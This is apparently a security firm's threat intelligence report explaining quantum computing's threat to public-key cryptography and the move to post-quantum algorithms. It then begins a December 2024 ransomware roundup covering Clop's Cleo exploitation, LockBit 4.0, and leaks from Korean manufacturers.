

Threat Intelligence Report

# EQST INSIGHT

2025  
01

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.



# Contents

## Headline

Security threats and response plans to address the advancement of quantum computing technology ----- 1

## Keep up with Ransomware

Underground ransomware targeting Korean manufacturers already twice this year ---- 16

## Research & Technique

Struts2 File Upload Vulnerability (CVE-2024-53677)----- 33

# Headline

## Security threats and response plans to address the advancement of quantum computing technology

Yeong-taek Yu / EQST Financial Business Team Senior Consultant

### ■ Overview

In 1936, Alan Turing proposed the Turing machine in his paper "On Computable Numbers, with an Application to the Entscheidungsproblem," suggesting a way to solve mathematical problems mechanically. Based on this theoretical model that became the foundation of computer science, the first general-purpose electronic computer, ENIAC (Electronic Numerical Integrator and Computer), was born in 1945. It could perform mathematical calculations quickly for the US military using thousands of vacuum tubes.

Afterward, in 1947, transistors with the advantages of small size, low power consumption, and high durability were invented, replacing vacuum tubes. Computer performance has increased dramatically, leading to today's tremendous performance advancements since transistors became the basis for integrated circuits (ICs).





Figure 1. 42 Years of Microprocessor Trend Data

Driven by advances in hardware, AI based on cloud and deep learning has been driving the greatest innovation in human civilization in recent years. However, today's computers have reached the limits of transistor integration and performance and are facing various technological challenges, such as technological limitations in fine processes, power consumption and heat generation issues, and limitations in parallel processing. Humanity stands at the doorstep of another huge innovation: the development of quantum computers, as one way to overcome these problems.

On December 10, 2024, Google Quantum AI Lab introduced the quantum chip Willow and announced that Willow could perform the RCS (Random Circuit Sampling) benchmark calculation, which takes the fastest supercomputer in existence, 10 septillion years, in less than 5 minutes.



\* Source: [https://www.youtube.com/watch?v=W7ppd\\_RY-UE&ab\\_channel=GoogleQuantumAI](https://www.youtube.com/watch?v=W7ppd_RY-UE&ab_channel=GoogleQuantumAI)

**Figure 2. Willow Chip's RCS benchmark**


Although a fully commercialized quantum computer has not yet been developed, much progress is being made now. Therefore, issues regarding security threats arising from the development of quantum computers have recently emerged worldwide.

## ■ What is a quantum computer?

In 1981, American theoretical physicist Richard Feynman argued that classical computers have limitations in accurately modeling the laws of nature. He said that since nature follows the laws of quantum mechanics, we need to create a quantum computer that behaves in the same way as nature. Classical computers handle binary data 0 and 1 by controlling the ON state when current flows and the OFF state when there is little or no current. Therefore, the basic unit is a bit, which is always in one of two states: 0 and 1. On the other hand, quantum computers use quantum bits (qubits) that utilize quantum superposition and quantum entanglement, which are the basic principles of quantum mechanics.

### - Quantum Superposition

Quantum superposition is the property that allows a quantum state to exist in multiple states simultaneously. In classical physics (macroscopic world), an object cannot exist in multiple locations at the same time and has only one state. However, in the microscopic world, multiple states exist probabilistically in a single quantum, and the exact state cannot be known until measurement is made. In other words, the condition is determined when a measurement is made. This phenomenon can be observed in the "double-slit experiment" of electrons, which is the trigger for thinking about quantum superposition.



(Left) When observation was made

(Right) When no observation was made

\* Source: <https://m.blog.naver.com/iotsensor/222929618559>, wikimedia

**Figure 3. Double-slit experiment**


When firing electrons into the double slits one by one randomly, if observed, only two lines appear on the screen, as in the two slits on the left. It is a result that common people can easily understand. However, if not observed, an interference pattern appears, like a wave of water or light, as shown on the right.

This result means that the electrons passed through both slits at the same time, like a wave of light or water, and that one electron exists in two places at the same time. In conclusion, an electron can exist simultaneously in every place. This phenomenon is called quantum superposition.

### - Quantum entanglement

When two unmeasured(in the quantum superposition state) particles are spatially separated, quantum entanglement refers to the phenomenon in which when the quantum state of one particle is measured and determined, the other particle's state is also determined simultaneously. If two particles are in a state of quantum entanglement, if the spin state of one particle is determined to be up, the spin state of the other particle is determined to be down no matter how far apart they are. In nature, there are also cases where a pair of photons are produced simultaneously, and the two photons are in an entangled state with different polarization directions(horizontal and vertical). When two photons are in a superposition state with their polarization directions being vertical or horizontal, if the polarization direction of one photon is determined to be horizontal through measurement, the polarization direction of the other photon is immediately determined to be vertical.


#### Measuring a Pair of *Entangled* Photons



\* Source: <https://quantumatlas.umd.edu/entry/entanglement/>

Figure 4. Quantum superposition

Alain Aspect, John F. Clauser, and Anton Zeilinger were awarded the 2022 Nobel Prize in Physics for their contributions to demonstrating the phenomenon of quantum entanglement and ushering in the era of quantum technology.



\* Source: <https://www.nobelprize.org/prizes/physics/2022/prize-announcement/>

**Figure 5. Alain Aspect (left), John F. Clauser (center), and Anton Zeilinger (right)**

Qubits with these properties of quantum superposition and quantum entanglement are in a superposition state where 0 and 1 exist simultaneously, and the two states can be calculated in parallel at the same time. If a quantum computer uses three qubits, it can simultaneously compute  $2^3=8$  states at once. In contrast, a classical computer would need to perform eight separate operations to achieve the same computation. Moreover, when two or more qubits are linked by quantum entanglement, measuring the state of one qubit determines the state of the other instantly. This enables parallel processing and drastically enhances the performance of quantum algorithms.<sup>1</sup>

---

<sup>1</sup> Quantum algorithm: A computational method for solving problems using the qubits and \*quantum gates of a quantum computer (\*quantum gate: Performs operations to transform quantum bits, like logic gates (AND, OR, NOT) in classical computers.



## ■ Impact of Quantum Computer

A developed quantum computer does not necessarily process all problems faster than classical computers. Tasks that do not leverage parallelism, such as word processing, spreadsheet calculations, and sorting algorithms, may even perform worse on quantum computers than on classical ones. So, what areas will this bring innovation to?

### 1. Changes in Cryptography

Most modern cryptography techniques rely on algebraic problems. However, quantum computers can quickly solve these problems, potentially rendering current cryptography techniques obsolete. Public-key encryption, widely used in Internet banking, e-commerce, digital signatures, and authentication, relies on the difficulty of prime factorization. Leading public-key encryption methods include RSA, Diffie-Hellman key exchange, and Elliptic Curve Cryptography (ECC).

Using Shor's quantum algorithm, prime factorization that would take classical computers decades can be completed in seconds, and it poses significant security risks in banking transactions, confidential communications, and personal information protection. Symmetric-key encryption is also affected. Symmetric key encryption can find keys as much as a square root faster than a classical computer using Grover's algorithm. For example, in an  $n$ -bit symmetric key encryption system, a classical computer would require  $2^n$  attempts to crack the key, but a quantum computer using Grover's algorithm could do so in  $2^{(n/2)}$  attempts. It effectively halves the encryption key length.

### 2. Revolutionizing Drug Development and Medicine

While classical computers have limitations in accurately modeling molecular interactions, quantum computers can precisely simulate molecular structures and chemical reactions, significantly accelerating the new drug development process. Moreover, they enable highly sophisticated, personalized medical services through advanced genetic analysis.

### 3. Solving Optimization Problems

Quantum computers are excellent at solving optimization problems. They can efficiently solve complex optimization challenges in logistics, finance, automotive design, and traffic management. For example, they can optimize traffic flow in real time to reduce congestion and enable the development of efficient urban transportation networks. In industries and businesses, they can optimize logistics and supply chain optimization, reducing costs and improving time efficiency.



#### **4. Advancement of Artificial Intelligence**

Quantum computers are expected to maximize AI performance. Machine learning and deep learning models rely on finding optimal parameters from data. Optimization algorithms such as gradient descent require extensive computations, and processing complex datasets can be time-consuming. Quantum optimization techniques, including quantum annealing and quantum variational algorithms, allow for faster identification of optimal parameters. Moreover, AI models must process large datasets for training and validation, and quantum parallel processing enables rapid data handling, significantly improving efficiency. Additionally, it can process matrix multiplication operations performed in deep learning structures such as CNN (convolutional neural network) much faster, which can dramatically improve the learning speed of deep learning.

## ■ Post-Quantum Cryptography

Prime factorization requires exponential time in classical algorithms. However, in 1994, Peter Shor developed a quantum algorithm that utilizes quantum superposition and the quantum Fourier transform (QFT) to solve prime factorization in polynomial time. As a result, in a quantum computing environment, existing public-key cryptographic systems face the threat of being decrypted. To counter this, new public-key encryption methods resistant to quantum attacks are being developed, known as post-quantum cryptography (PQC).

Algorithm	Description	Type
Lattice-based Algorithms	<ul style="list-style-type: none"><li>- Lattice-based cryptography solves the problem of mathematical lattice structure based on lattice theory. Algorithms for solving problems arising from lattice structures</li><li>- Currently most used PQC candidate</li></ul>	Kyber NTRU Dilithium FALCON
Code-based Cryptography	<ul style="list-style-type: none"><li>- Cryptography technology based on error-correcting codes</li><li>- Error-correcting code is a mathematical algorithm for correcting errors that occur during transmission, and this principle is applied to cryptography to protect data.</li><li>- The security of this technology is based on code theory and the difficulty of decrypting grammatically incorrect messages.</li></ul>	McEliece Niederreiter
Multivariate Quadratic Polynomials	<ul style="list-style-type: none"><li>- A multivariate quadratic polynomial contains quadratic and linear terms for polynomial expressions.</li><li>- It is a cryptographic algorithm that finds solutions to multivariate quadratic equations.</li></ul>	Rainbow SFLASH
Hash-based Signatures	<ul style="list-style-type: none"><li>- The algorithm utilizes collision resistance, where the probability of two different messages having the same hash value is very low by using a hash function.</li><li>- It provides secure signatures against threats from quantum computers.</li></ul>	XMSS SPHINCS+
Isogeny-based Cryptography	<ul style="list-style-type: none"><li>- Isogeny is a function between elliptic curves, mapping points on one elliptic curve to points on another.</li><li>- The algorithm is based on the difficulty of finding isogeny between two elliptic curves with the same order.</li></ul>	SIDH SIKE

**Table 1. Post-quantum cryptographic algorithm**

Security agencies and academic institutions worldwide are striving to develop and standardize post-quantum cryptographic systems before quantum computers become widely available. In 2016, the US National Institute of Standards and Technology (NIST) launched the Post-Quantum Cryptography Standardization Project, inviting cryptographers from around the world to design encryption methods resistant to quantum attacks. The project aimed to select the most suitable algorithms from the submitted candidates and establish new encryption standards. Throughout four rounds of candidate submissions, NIST announced four finalist algorithms for standardization in May 2022.

Algorithm	Development Agency (Joint Effort of Multiple Agencies)	Base Problem	Usage
CRYSTALS-KYBER	CRYSTALS Team Peter Schwabe, MPI-SP & Radboud University and 10 others <a href="https://pq-crystals.org/">https://pq-crystals.org/</a>	Lattice-based algorithm	Public key encryption, key exchange
CRYSTALS-Dilithium	CRYSTALS Team Vadim Lyubashevsky, IBM Research Zurich and 7 others <a href="https://pq-crystals.org/">https://pq-crystals.org/</a>	Lattice-based algorithm	Electronic signature
FALCON	Thomas Prest, PQShield and 9 others <a href="https://falcon-sign.info/">https://falcon-sign.info/</a>	Lattice-based algorithm	Electronic signature
SPHINCS+	SPHINCS+ Team Andreas Hülsing, Eindhoven University of Technology & SandboxAQ and 17 others <a href="https://sphincs.org/">https://sphincs.org/</a>	Hash-based	Electronic signature

**Table 2. PQC Algorithms Selected by NIST in 2022**

NIST selected CRYSTALS-Kyber as the standard for public-key encryption (PKE), key encapsulation mechanisms (KEMs), and CRYSTALS-Dilithium for the digital signature algorithm. FALCON and SPHINCS+ are also planned to be standardized as digital signature algorithms.

In Korea, R&D on post-quantum cryptography is ongoing. Four algorithms were developed and submitted to NIST in 2017. The HimQ and Lizard algorithms have been registered as standard documents by Korea's Telecommunications Technology Association (TTA).

Algorithm	Development Institution	Base Problem	Usage
EMBLEM and R.EMBLEM	Korea University	Lattice-based algorithm	Public key encryption
pqsigRM	KpqC	Code-based algorithm	Electronic signature
HimQ	National Institute of Mathematical Sciences	Multivariate quadratic polynomials	Electronic signature
Lizard	Seoul National University KISA (Korea Internet & Security Agency)	Lattice-based algorithm	Key exchange

**Table 3. Post-quantum Algorithms Developed in Korea**

## ■ Application of PQC

Post-quantum cryptography (PQC) can be applied to all areas where encryption is used, especially those relying on public-key cryptography. The part that uses public key encryption should use PQC, quantum-resistant encryption, and the part that uses symmetric keys must use AES 256-bit or higher keys. Additionally, SHA-2 and SHA-3 must also use keys of at least 256 bits. (As technology advances and vulnerabilities are discovered, security standards for symmetric-key encryption will continue to evolve)

### TLS(HTTPS)

For example, the TLS (HTTPS) protocol, which is widely used on the Internet, is one of the most critical areas requiring PQC. Once the key exchange is completed, the symmetric encryption keys used for packet encryption should be at least 256 bits in length.

Client	Server	
Browser	Webserver	WAS
Applying PQC key exchange	Applying PQC key exchange	Public key for data protection between webserver <-> WAS PQC key exchange is required for encryption.

Table 4. TLS PQC Transition

### VPN(Virtual Private Network)

VPN exchanges symmetric keys using a public key method and facilitates secured communication by creating an encrypted tunnel using the symmetric key. As with TLS, the public key encryption method used for key exchange must be switched to PQC, and the exchanged symmetric keys must be at least 256 bits.

### Middlebox

A middlebox is a network device that filters, alters, and manipulates packets in a network device or system. The main equipment includes a firewall, NAT (Network Address Translation), load balancer, and IDS/IPS (Intrusion Detection/Prevention System).

PQC mainly belongs to the application layer (Layer 7), and middleboxes mainly operate on the network layer (Layer 3) and transport layer (Layer 4). Therefore, since middleboxes play a role in transmitting or inspecting encrypted data, their operations may not change significantly even after PQC is implemented. However, the following features can be used only when PQC is applied to the middlebox as well.

TLS/SSL inspection and termination: decrypts encrypted traffic and forwards it to the internal network. Encryption inspection: Decrypt encrypted traffic and inspects it.

## **Internet of Things (IoT)**

IoT networks consist of numerous interconnected devices, and secure communication typically involves exchanging keys using public-key cryptography, followed by symmetric-key encryption for data transmission. Therefore, key exchange methods must switch to PQC, but IoT devices often have resource constraints, making it difficult actually to implement PQC. For low-power IoT devices, lightweight PQC is necessary as it requires lower computational costs, minimal memory usage, and reduced bandwidth.

## **Financial Transaction/Cloud Environment**

Mobile financial transactions and cloud environments incorporate all of the aforementioned TLS, VPN, and middlebox content. Additionally, user authentication and digital signatures play a critical role.

For mobile financial services, transactions and user authentication rely on digital signatures using public-key encryption, such as financial and joint authentication certificates. Thus, it is necessary to adopt PQC-based financial and joint authentication certificates.

Similarly, in cloud services, a PQC-type electronic signature is required because a public key-type electronic signature is used for user authentication and access control. Moreover, since symmetric-key encryption is used for data storage in the cloud and is managed via public-key cryptography encryption, PQC must also be applied in this context to ensure secure key management.

## **Blockchain/Bitcoin**

Blockchain relies on both public-key cryptography and hash functions to ensure transaction integrity. Since Bitcoin uses SHA-256 as its hashing mechanism, it is considered secure against quantum computer attacks.

However, Bitcoin's electronic wallets are not as secure. Bitcoin employs ECDSA (Elliptic Curve Digital Signature Algorithm) for public-key encryption. In the early days, Bitcoin used Pay-to-PubKey (P2PK), where the public key itself served as the wallet address. It made it possible for quantum computers to identify the private and public keys. Since 2010, Bitcoin has adopted Pay-to-PubKey-Hash (P2PKH), in which the user's public key is converted into SHA-256 hash and RIPEMD-160 hash to be used as the address. It prevents the private key from being found using only the wallet address. However, when a transaction occurs, the public key becomes visible to the other party, making it vulnerable to quantum attacks. Therefore, it is necessary to convert the ECDSA to PQC.

## Update and Patch Integrity Verification

Critical files such as firmware, system updates, and patches are electronically signed to verify their integrity. Files are signed using a private key, and their integrity is verified using a public key. Once quantum computers are developed, they can identify private keys from public keys, allowing attackers to embed malware in update files, sign them again, and bypass integrity verification. To prevent it, PQC-based electronic signatures must be adopted. As supply chain attacks<sup>2</sup> have become more frequent, ensuring the integrity of update and patch files is more critical than ever. Therefore, the PQC application is essential in this field.

## ■ Current State of Quantum Computer

How advanced will quantum computers have to be before they pose a threat to current cryptography? It is considered that thousands of qubits are needed to attack a quantum computer using public key cryptography.

Public key cryptography algorithm	Number of qubits required for attack
RSA-1024	About 2,000
RSA-2048	4,000 to 5,000
RSA-3072	7,000 or more
ECC-256	2,000 to 2,500
ECC-512	About 4,000

\* Source: "Quantum Computing for Computer Scientists" (Noson S. Yanofsky and Mirco A. Mannucci)

**Table 5. Number of Qubits Required to Attack Current Public Key Cryptosystems**

The leading developers of quantum computers are IBM and Google, with around 100 qubits.

Company	Base Technology	Number of Qubits	Others
IBM Quantum	Superconducting	127 (Eagle)	<a href="https://www.ibm.com/quantum">https://www.ibm.com/quantum</a>
GoogleQuantumAI	Superconducting	105 (willow)	<a href="https://quantumai.google">https://quantumai.google</a>
IonQ	Ion Trap	35	<a href="https://ionq.com">https://ionq.com</a>
Microsoft Azure Quantum	Topological Qubit	In development	<a href="https://quantum.microsoft.com">https://quantum.microsoft.com</a>
D-Wave	Quantum Annealing	5000 <sup>3</sup>	<a href="https://www.dwavesys.com">https://www.dwavesys.com</a>

**Table 6. Development of Quantum Computer Development by Company**

---

<sup>2</sup> It is the case of attackers infiltrating an enterprise's supply chain to distribute malware or compromise systems.

<sup>3</sup> The number of qubits appears to be large because of the nature and implementation of quantum annealing. As it is a quantum computer specialized in solving specific problems quickly, its number of qubits cannot be compared with that of other general-purpose quantum computers.

The quantum computing and quantum cryptography industry forecast that quantum computers will pose a real threat to public-key cryptography systems by 2030.

## ■ Conclusion

The US government has released its National Cybersecurity Strategy (NSM-10) to transition to PQC by May 2022.




\* Source: US National Security Council (NSC)

**Figure 7. Cybersecurity Strategy NSM-10 in the United States**

In September, the Cyber Security Advisory of the US National Security Agency (NSA) released the Commercial National Security Algorithm Suite (CNSA) 2.0 Timeline that outlines its plan to begin implementing PQC in software and firmware by 2025 and complete the transition across all sectors, including servers and cloud systems, by 2033.






\* Source: NSA National Security Agency

**Figure 8. NSA CNSA 2.0 Timeline**

In Korea, the National Intelligence Service (NIS) and the Ministry of Science and ICT announced the Master Plan for Post-Quantum Cryptography to transition the entire national cryptographic infrastructure to PQC by 2035. They formulated a detailed implementation plan for each sector last year and plan to establish a legal and regulatory framework by 2030 to support the PQC transition. The plan is to develop related technologies and support necessary policies, such as establishing and operating a cryptographic system transition test bed and integrated support center by 2035.



\* Source: NIS

**Figure 9. Korea's Master Plan for Post-Quantum Cryptography**

Quantum computers are regarded as strategic assets in the global power race. Intelligence agencies worldwide are expected to develop quantum computers in secrecy, without public disclosure, to decrypt classified government and industrial information from other nations. Therefore, in preparation for such threats, a thorough transition to PQC is imperative.

# Keep up with Ransomware

---

## Underground ransomware targeting Korean manufacturers already twice this year

### ■ Overview

In December 2024, there were 673 cases reported of ransomware damage, an increase of nine from November's 664 cases. This rise is attributed to the emergence of the FunkSec group, which reported 89 victims, and the Clop ransomware group's exploitation of vulnerabilities in Cleo's file-sharing solution, causing 66 victims.

Clop exploited file writing vulnerabilities (CVE-2024-50623 and CVE-2024-55956) Cleo's file transfer products—Harmony, VLTrader, and LexiCom. Specifically, CVE-2024-50623 was discovered in October last year and patched, and although a patch was distributed, it did not fully mitigate the original vulnerability. Two months later, a new vulnerability, CVE-2024-55956, emerged, allowing only file reading. These flaws enabled Clop to upload and execute malicious code, such as the Java-based backdoor<sup>4</sup> Malichus, facilitating data theft and other malicious activities. Clop listed 66 affected companies, with their names partially filtered, on their dark web leak site, threatening to disclose their identities in 2025 if the victim companies do not take any action.

LockBit Group showed declining activities following Operation Cronos, which disrupted the group's infrastructure. However, on December 19, it announced the release of LockBit 4.0 on its dark website, seeking new affiliates. It offered access to a management panel for USD 777 (about KRW 1.1 million) in cryptocurrency, providing tools for ransomware creation across Windows, ESXi, and Linux platforms, along with infrastructure such as victim management. However, details about LockBit 4.0's capabilities have not been released yet, warranting ongoing monitoring.

---

<sup>4</sup> Backdoor: Malware that can access the target system without going through the normal authentication process.

Ransomware threats have continued, two cases of ransomware incidents involving Korean companies were reported in December. The RansomHub group targeted a Korean specialty wire product manufacturer, leaking financial, accounting, and insurance-related data. Moreover, Underground Group disclosed data from a Korean semiconductor parts manufacturer through a dark web leak site and Telegram, releasing 745 GB of data, including employee personal information and financial documents, within two days of the initial breach.

